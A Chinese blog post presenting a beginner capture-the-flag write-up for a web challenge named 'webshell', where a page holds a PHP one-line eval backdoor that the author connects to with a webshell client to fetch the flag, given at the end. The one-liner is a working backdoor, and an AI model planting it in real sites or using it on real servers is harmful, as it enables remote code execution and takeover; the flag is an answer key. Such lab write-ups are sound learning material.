

【攻防世界】web新手练习010 webshell

原创

Daisuki_ 于 2021-09-12 20:25:20 发布 223 收藏 1

分类专栏: [CTF](#) 文章标签: [php](#) [asp.net](#) [ctf](#) [攻防世界](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43545225/article/details/120255025

版权



[CTF 专栏收录该内容](#)

11 篇文章 0 订阅

订阅专栏

【攻防世界】web新手练习010 webshell

难度系数: 2

题目描述:

小宁百度了php一句话,觉着很有意思,并且把它放在index.php里。

题目场景:

http://111.200.241.244:63533/

← → ↻ 🏠 ▲ 不安全 | 111.200.241.244:63533

你会使用webshell吗?

```
<?php @eval($_POST['shell']);?>
```

CSDN @Daisuki_

解题思路

遇见web题目，习惯性F12看一下控制台。
嗯，毫无线索。

```
Elements Console Sources Network Performance Memory Application Security Lig
<html>
  <head>...</head>
  <body> == $0
    <h3>你会使用webshell吗? </h3>
    " <?php @eval($_POST['shell']);?> "
  </body>
</html>
```


CSDN @Daisuki_

题目提示“webshell”

webshell就是以asp、php、jsp或者cgi等网页文件形式存在的一种代码执行环境，主要用于网站管理、服务器管理、权限管理等操作。使用方法简单，只需上传一个代码文件，通过网址访问，便可进行很多日常操作，极大地方便了使用者对网站和服务器的管理。正因如此，也有小部分人将代码修改后当作后门程序使用，以达到控制网站服务器的目的。


所以这就是一道后门的题目，并且使用了eval,这个php函数的意思就是把某句话以代码的形式在页面中执行，无疑也是后门攻击的类型。所以我选择使用中国菜刀或者蚁剑，来执行这个web的后门程序。

3. 打开蚁剑，进行操作




下载flag.txt，打开就是答案。

CSDN @Daisuki_



CSDN @Daisuki_



CSDN @Daisuki_

答案

cyberpeace{21d33b8624da11234166ca69d1b71037}

思考

了解后门语句，遇到webshell的时候果断拿起“刀剑”。

如果我的文章能帮你节约20秒，就请你为我的文章点个赞吧！